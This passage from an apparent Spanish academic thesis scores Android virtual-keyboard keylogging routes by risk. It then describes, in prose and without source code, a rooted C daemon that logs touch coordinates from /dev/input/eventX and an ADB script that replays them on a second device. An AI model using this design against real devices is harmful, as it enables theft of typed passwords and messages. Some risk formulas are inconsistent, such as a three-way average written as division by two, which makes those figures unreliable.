Donde 0.875 es el valor medio de 0.75 a 1 del ataque de ingeniería social, dado que

aquí se consideran dos modos de llevar a cabo el ataque se prosigue a calcular el riesgo de la otra parte para obtener el promedio.



Figura 23: SYSTEM ALERT WINDOW como medio de ataque, conociendo la resolución de la pantalla y el método de entrada.

Otro caso que se considera es el hecho de conocer las coordenadas de las teclas virtuales por medio de los archivos *.kl y .kcm*, como se muestra en la figura 24, y además identificar la estructura de los datos que se encuentran en esos archivos, para efectuar lo anterior es necesario ser capaz de contar con privilegios de administrador, por lo que es necesario un taque que implique una prueba de concepto de escalamiento de privilegios. Por lo tanto de acuerdo a la formula de riesgo planteada más arriba, se tiene:

$$Nivel\ de\ riesgo = Impacto \cdot Probabilidad$$

$$Nivel\ de\ riesgo = 1 \cdot 0.625$$

$$Nivel\ de\ riesgo = 0.625$$



Figura 24: SYSTEM ALERT WINDOW como medio de ataque, conociendo la ubicación de los archivos de las coordenadas de las teclas virtuales.

Realizando un promedio de los dos modos posibles de realizar el ataque utilizando el permiso SYSTEM ALERT WINDOW se tiene como resultado un nivel de riesgo de 0.75, es decir:

$$Nivel\ de\ riesgo = (Riesgo_1 + Riesgo_2)/2$$

$$Nivel\ de\ riesgo = (0.625 + 0.875)/2$$

$$Nivel\ de\ riesgo = 0.75$$

Finalmente realizando el promedio de las dos formas propuestas para realizar un ataque a través del sistema de apps es de aproximadamente 0.81 el cual es considerado de un riesgo alto.

$$Nivel\ de\ riesgo = (Riesgo_1 + Riesgo_2)/2$$

$$Nivel\ de\ riesgo = (0.875 + 0.75)/2$$

$$Nivel\ de\ riesgo = 0.8125$$

4.3 Registro de teclas virtuales presionadas en el manejador de eventos

En la rama del registro por medio del manejador de eventos de la pantalla táctil, se consideran técnicas de *hooking* en Android, para interceptar la llamada a la función *findvirtualkey* y así obtener información de la tecla virtual presionada, esto considerando que es necesario ser capaz de obtener privilegios de administrador en algunas versiones de Android como se muestra en la figura 25.



Figura 25: Función *findVirtualKey* como medio de ataque.

Por lo tanto se requiere una prueba de concepto que permita el escalamiento de privilegios, y además es necesaria la modificación parcial del sistema para realizar

un *hooking*, por ende se tiene:

$$Nivel\ de\ riesgo = Impacto \cdot Probabilidad$$

$$Nivel\ de\ riesgo = 1 \cdot (0.625 + 0.75)/2$$

$$Nivel\ de\ riesgo = 0.6875$$

Donde la probabilidad asignada a un ataque por medio de una prueba de concepto es de 0.625 y la probabilidad asignada a la modificación parcial del sistema es de 0.75, por lo que es necesario obtener un promedio de estas dos probabilidades.

También se considera la posibilidad de una modificación del código fuente de la función *findVirtualKey* en *InputReader* para efectuar una fuga de información, se debe de considerar que se debe actualizar el sistema, aunque de forma parcial dado que no se modifica el kernel, se considera de forma total, para que tenga efecto esta acción como se puede observar en la figura 26.



Figura 26: Función *findVirtualKey* como medio de ataque.

De igual forma, para realizar la actualización del sistema se requiere vulnerar la red GSM para enviar dicha actualización al usuario, además de utilizar ingeniería social para que el usuario acepte dicha actualización por lo tanto el nivel de riesgo es:

$$Nivel\ de\ riesgo = Impacto \cdot Probabilidad$$

$$Nivel\ de\ riesgo = 1 \cdot (0.75 + (0.25 + 0.875)/2)/2$$

$$Nivel\ de\ riesgo = 0.65625$$

La probabilidad asignada a la modificación parcial del sistema es de 0.75, la probabilidad de un ataque adicional se obtiene del promedio de los ataques adicionales necesarios, es decir, la probabilidad asignada a un ataque por medio de la red GSM es de 0.25 más la de utilizar una prueba de concepto es de 0.875 sobre dos. Con ello finalmente realizando el promedio de los dos modos propuestos para realizar un ataque a través del manejador de eventos es de aproximadamente 0.67 el cual es considerado de un riesgo medio.

$$Nivel\ de\ riesgo = (Riesgo_1 + Riesgo_2)/2$$

$$Nivel\ de\ riesgo = (0.6875 + 0.65625)/2$$

$$Nivel\ de\ riesgo = 0.6719$$

4.4 Registro de teclas virtuales presionadas en la memoria volátil

Tomando la rama para registro por medio de la memoria volátil relacionada con el proceso del teclado, es necesario ser capaz de obtener privilegios de administrador, para identificar los archivos correspondientes al proceso del teclado virtual, y con ello la información que indica las regiones de memoria asignada al proceso. Después es posible, con una herramienta, realizar un volcado para posteriormente interpretar los datos obtenidos, como se muestra en la figura 27.



Figura 27: Memoria volátil como medio de ataque.

Por lo tanto se requiere una prueba de concepto que permita el escalamiento de privilegios, por ende se tiene:

$$Nivel\ de\ riesgo = Impacto \cdot Probabilidad$$

$$Nivel\ de\ riesgo = 1 \cdot 0.625$$

$$Nivel\ de\ riesgo = 0.625$$

En este caso sólo se tiene un modo de realizar este ataque, por lo que se considera que el nivel de riesgo para un ataque por medio de la memoria volátil es medio.

4.5 Registro de teclas virtuales presionadas en el archivo de dispositivo físico

Tomando la rama para el registro desde el archivo del dispositivo físico de la pantalla táctil, se considera por una parte el hecho de ser capaz de obtener privilegios de administrador, y con ello realizar una búsqueda e identificar el archivo de dispositivo físico que le corresponde a la pantalla táctil, dado que por cada dispositivo este cambia, e identificar el protocolo que está utilizando el kernel para la correcta interpretación de los datos, este protocolo comúnmente es el *Multi-Touch protocol* debido a que es el estándar en las pantallas táctiles actuales. Con esto identificado, como se observa en la figura 28, se realiza una interpretación de los datos que el kernel vacía en el archivo de dispositivo físico, para conocer las teclas virtuales presionadas.



Figura 28: Archivo de dispositivo físico como medio de ataque.

Por lo tanto se requiere una prueba de concepto que permita el escalamiento de privilegios, por ende se tiene:

$$Nivel\ de\ riesgo = Impacto \cdot Probabilidad$$

$$Nivel\ de\ riesgo = 1 \cdot 0.625$$

$$Nivel\ de\ riesgo = 0.625$$

En este caso sólo se tiene una forma de realizar este ataque, por lo que se considera que el nivel de riesgo para un ataque por medio del dispositivo físico es medio.

4.6 Registro de teclas virtuales presionadas en el kernel

Tomando la rama para el registro desde el kernel, se considera por una parte el hecho de ser necesario el conocer el dispositivo al que se va a atacar, es decir la marca y versión de sistema Android instalado, para que con ello sea posible proceder en esta rama, lo cual no requiere de un ataque adicional, en donde se consideran 3 posibles formas de completar esta rama como se muestra en la figura 29.



Figura 29: Registro de teclas virtuales presionadas, en el kernel.

Por ejemplo, conociendo la marca del dispositivo y la versión del sistema instalado, es posible identificar los controladores del dispositivo móvil y tomando en cuenta

que las interrupciones comúnmente llevan el nombre del propio controlador como tal, es posible identificar el controlador específico de la pantalla táctil y su código fuente en el repositorio de Google, y con ello realizar una modificación del código fuente del controlador que está siendo ejecutado en el sistema para una insertar código malicioso el cual permita extraer información acerca de las teclas virtuales presionadas y después hacer una petición de actualización del sistema, como se muestra en la figura 30.



Figura 30: Controlador como medio para el ataque

En este caso es necesaria una actualización total, debido al hecho de que es necesario una actualización también a nivel de kernel. Para realizar la actualización del sistema se requiere vulnerar la red GSM para enviar dicha actualización al usuario, además de utilizar ingeniería social para que el usuario acepte dicha actualización por lo tanto el nivel de riesgo es:

$$Nivel\ de\ riesgo = Impacto \cdot Probabilidad$$

$$Nivel\ de\ riesgo = 1 \cdot (0.25 + (0.25 + 0.875)/2)/2$$

$$Nivel\ de\ riesgo = 0.40625$$

Por lo que un ataque por medio de la modificación del controlador de la pantalla es considerado de riesgo bajo. Conociendo la marca del dispositivo y la versión del sistema instalado también es posible identificar la versión de kernel que soporta el sistema e identificar su código fuente en el repositorio de Google, por lo que se considera el hecho de una modificación del código fuente del kernel, para insertar código malicioso, el cual permita extraer información de las teclas presionadas, cuando el módulo del controlador es cargado como se muestra en la figura 31, y de igual manera enviar una actualización del sistema.



Figura 31: Código fuente del kernel como medio de ataque.

Aquí también es necesaria una actualización total, debido al hecho de que es necesario una actualización también a nivel de kernel. Para realizar la actualización del sistema se requiere vulnerar la red GSM para enviar dicha actualización al usuario, además de utilizar ingeniería social para que el usuario acepte dicha actualización por lo tanto el nivel de riesgo es:

$$Nivel\ de\ riesgo = Impacto \cdot Probabilidad$$

$$Nivel\ de\ riesgo = 1 \cdot (0.25 + (0.25 + 0.875)/2)/2$$

$$Nivel\ de\ riesgo = 0.40625$$

Por lo que un ataque por medio de la modificación del código fuente del kernel se considera de riesgo bajo.

Además, sabiendo que linux permite la carga de módulos para extender su funcionalidad, es posible instalar un módulo malicioso, tomando en cuenta que la opción esté habilitada y en caso que no habilitarla, sería necesario una actualización del kernel, para implementar un nuevo módulo en el kernel una vez ya en ejecución, además, como se observa en la figura 32 también se requiere acceso a privilegios de administrador para efectuar esta acción.



Figura 32: Carga de módulo en el kernel como medio de ataque.

Se toma el hecho de que el kernel tiene habilitada la opción de carga de módulos, por lo que no es necesaria una actualización del sistema, pero sí es necesario el escalamiento de privilegios para realizar la acción de carga del módulo malicioso,

además de ingeniería social para que el usuario permita dicha carga, por lo tanto el nivel de riesgo es:

$$Nivel\ de\ riesgo = Impacto \cdot Probabilidad$$

$$Nivel\ de\ riesgo = 1 \cdot (0.75 + (0.25 + 0.875)/2)/2$$

$$Nivel\ de\ riesgo = 0.65625$$

Por lo que un ataque por medio de la implementación de un módulo de kernel malicioso se considera de un riesgo alto, sólo si el kernel ya permite la carga de módulos, en otro caso el riesgo es de 0.40625 como en los otro dos casos que implican una modificación del kernel, por lo que un promedio de esto sería 0.578125.

Finalmente realizando el promedio de las tres formas propuestas para realizar un ataque a través del kernel es de aproximadamente 0.49 el cual es considerado de un riesgo bajo.

$$Nivel\ de\ riesgo = (Riesgo_1 + Riesgo_2 + Riesgo_3)/2$$

$$Nivel\ de\ riesgo = (0.40625 + 0.40625 + 0.65625)/2$$

$$Nivel\ de\ riesgo = 0.489584$$

Como se puede observar, se consideran diferentes maneras posibles para realizar un registro de las teclas virtuales presionadas en un dispositivo Android, de las cuales cada una de ellas depende de distintos eventos, donde alguno de estos puede ser un evento en común o no. Se debe de considerar que dependiendo de diversos factores como lo son, el apoyo de otros ataques, el usuario, las condiciones del sistema, las herramientas del atacante, una rama puede considerarse más compleja que otra en el hecho de tener éxito, es decir efectuar el registro de las teclas virtuales.

Capítulo 5

Registro de las teclas virtuales en Android

En el capítulo se lleva a cabo el seguimiento de la rama "Registro de teclas virtuales presionadas en el archivo de dispositivo físico" de la superficie propuesta, obteniendo resultados acerca de la extracción de información de las teclas virtuales presionadas.

5.1 Diseño del registro de teclas virtuales presionadas utilizando el archivo de dispositivo físico

De acuerdo a la superficie de ataque definida, se toma como prueba la rama "Registro de teclas virtuales presionadas en el archivo de dispositivo físico", debido a que se considera que es una de las ramas de complejidad media, además de que su ejecución está enfocada fuera de la capa de apps y también es una de las ramas donde en el capítulo 3 fue posible obtener mayor información acerca de las teclas presionadas, donde es necesario tener acceso a privilegios de administrador para identificar el archivo de dispositivo físico y realizar una lectura del mismo. Con esto en consideración, se utiliza el mismo escenario de pruebas, es decir, el dispositivo Nexus 5S con Android 5.0 que permite acceso a privilegios de administrador.

Tomando en cuenta que el archivo *include/linux/input.h* proporciona información sobre el formato estándar del evento y que este evento es una estructura y tiene los campos marca de tiempo, tipo, código y valor tal y como se mencionó en el capítulo 3 y que además también por medio de *include/linux/input.h* es posible interpretar los datos que contiene el archivo de dispositivo físico tal y como se observa en la figura 33, donde los datos hexadecimales deben leerse de derecha a izquierda para cada valor hexadecimal para comprenderlos y el recuadro azul representa los valores, el recuadro verde representa los códigos, el recuadro rojo representa el tipo de evento y el recuadro naranja indica la marca de tiempo, se puede diseñar una herramienta que permita registrar las teclas virtuales presionadas.



Figura 33: Leyendo el archivo */dev/input/eventX* con el comando hexdump.

Interpretando los datos que se pueden observar en la figura 33, se tiene lo siguiente, el primer valor es *0000008f*, de acuerdo a */include/linux/input.h* el *0039* significa *ABS_MT _TRACKING_ID* que indica la identificación del toque realizado en ese momento, el *0035* significa *ABS_MT_POSITION_X* que indica la coordenada x del toque, el *0036* significa *ABS_MT_POSITION_Y* que indica la coordenada y del toque, el *003a* significa *ABS_MT_PRESSURE* que indica la presión del toque y finalmente *0000* significa *SYN_REPORT* que indica el final del informe, *0003* significa *EV_ABS* que indica un evento absoluto de la pantalla táctil, y *0000* significa *EV_SYN* que indica un evento de sincronización, por lo que se puede definir que se está utilizando el protocolo *MultiTouch* de tipo B, puesto que se puede notar que se tiene un identificador como inicio del evento, datos de sincronización e identificador

con valor -1 para indicar la finalización de datos del evento, que son características del tipo B, tal y como se menciona en capítulos anteriores.

Por lo que, con la información recabada tanto en este capítulo como en el capítulo 3.5, se desarrolla un experimento el cual tiene como entrada el archivo de dispositivo físico donde existirá un observador para el registro de las coordenadas de las teclas virtuales presionadas y así comprobar un registro de las teclas virtuales presionadas. Se considera la implementación de una herramienta, la cual es implementada en código C, dado que permite la ejecución del binario en un sistema Android, pero considerando el hecho que se tiene que realizar una compilación cruzada para que el binario de la herramienta pueda ser ejecutado dentro del sistema, debido a que la herramienta está siendo desarrollada en una arquitectura *x86_64*, la cual es diferente a la arquitectura donde será ejecutada, que en este caso es una arquitectura ARM. Para esto se toma como apoyo la herramienta del NDK, *ndk-build*, versión *r13* [6], la cual facilita realizar una compilación cruzada de *x86 x86_64* a *ARM*, por medio de un archivo de configuración donde se especifican parámetros como, el punto de partida de la compilación (*LOCAL_PATH*), variables de entorno (*CLEAR_VARS*), nombre del módulo a compilar (*LOCAL_MODULE*), archivos de origen (*LOCAL_SRC_FILES*), entre otros datos como librerías y banderas. El escenario de pruebas es el dispositivo Nexus 5S con Android 5.0 que permite acceso a privilegios de administrador; es necesario tener acceso a este parámetro para que la herramienta trabaje sin problema alguno.

La herramienta recibe como parámetro la ruta del archivo de dispositivo físico, es decir el archivo de dispositivo físico de la pantalla táctil como tal, después se crea un archivo de texto para el vaciado de los datos de interés.

Figura 34: Diagrama del funcionamiento de la herramienta que extrae datos del archivo del dispositivo físico.

Posteriormente, se comprueba si la estructura de datos del archivo de dispositivo físico contiene datos nuevos observando el contenido de la estructura de datos. Después los datos son clasificados por la herramienta, dado que se conoce cómo están organizados, para realizar una selección de estos, extrayendo solamente las coordenadas de los toques en la pantalla. Finalmente se van almacenando los datos con respecto a las coordenadas de los toques en el archivo de texto generado anteriormente cada que se genera un toque en la pantalla, tal y como se puede observar en la figura 34.

Las coordenadas se obtienen en formato hexadecimal, no se realiza codificación alguna dado que el formato hexadecimal facilita la lectura de estas por medio del *script* de inyección de toques, como se observa en la figura 35.

```
Coordenada X    000004ec
Coordenada Y    000000d4
Coordenada X    0000057c
Coordenada Y    000002a7
Coordenada X    00000690
Coordenada Y    00000050
Coordenada X    000006a8
Coordenada Y    0000003f
```

Figura 35: Contenido del archivo que genera la herramienta de registro de teclas presionadas por medio del dispositivo fisico.

La herramienta se mantiene en ejecución, como demonio del sistema, por lo que el momento de la extracción del archivo de las coordenadas para el empleo de las mismas es cuestión de decisión del atacante. Cabe mencionar que no se considera el método utilizado por el atacante para la extracción de este archivo para utilizar las coordenadas para la respectiva imitación.

Una vez extraido el archivo de las coordenadas de los toques en la pantalla, se realiza un *script* que es ejecutado en la máquina del atacante, el cual es capaz de leer las coordenadas para efectuar una inyección de estas a un dispositivo similar al atacado, y así imitar los toques que se efectuaron en las teclas virtuales en el dispositivo atacado, el *script* emplea Platform-tools, versión r21, y Android Tools, versión 23.0.5 para la inyección de las coordenadas, además de utilizar código *bash*. Se considera el hecho de que el atacante envía información acerca del dispositivo atacado, tal como marca y modelo del dispositivo y método de entrada utilizado, para efectuar con éxito la imitación. El *script* recibe el archivo de texto que contiene las coordenadas, extrayendo las coordenadas como un par, es decir extrae la coordenada X junto con la coordenada Y, y después el *script* hace uso de la herramienta ADB para inyectar los toques al dispositivo imitador y así sucesivamente hasta terminar con la lectura de las coordenadas como se puede observar en la figura 36. El dispositivo que fungirá como imitador puede ser un emulador o un dispositivo físico, si es un dispositivo físico este necesita estar conectado a la computadora del atacante y con la opción de depuración por medio de USB activada.

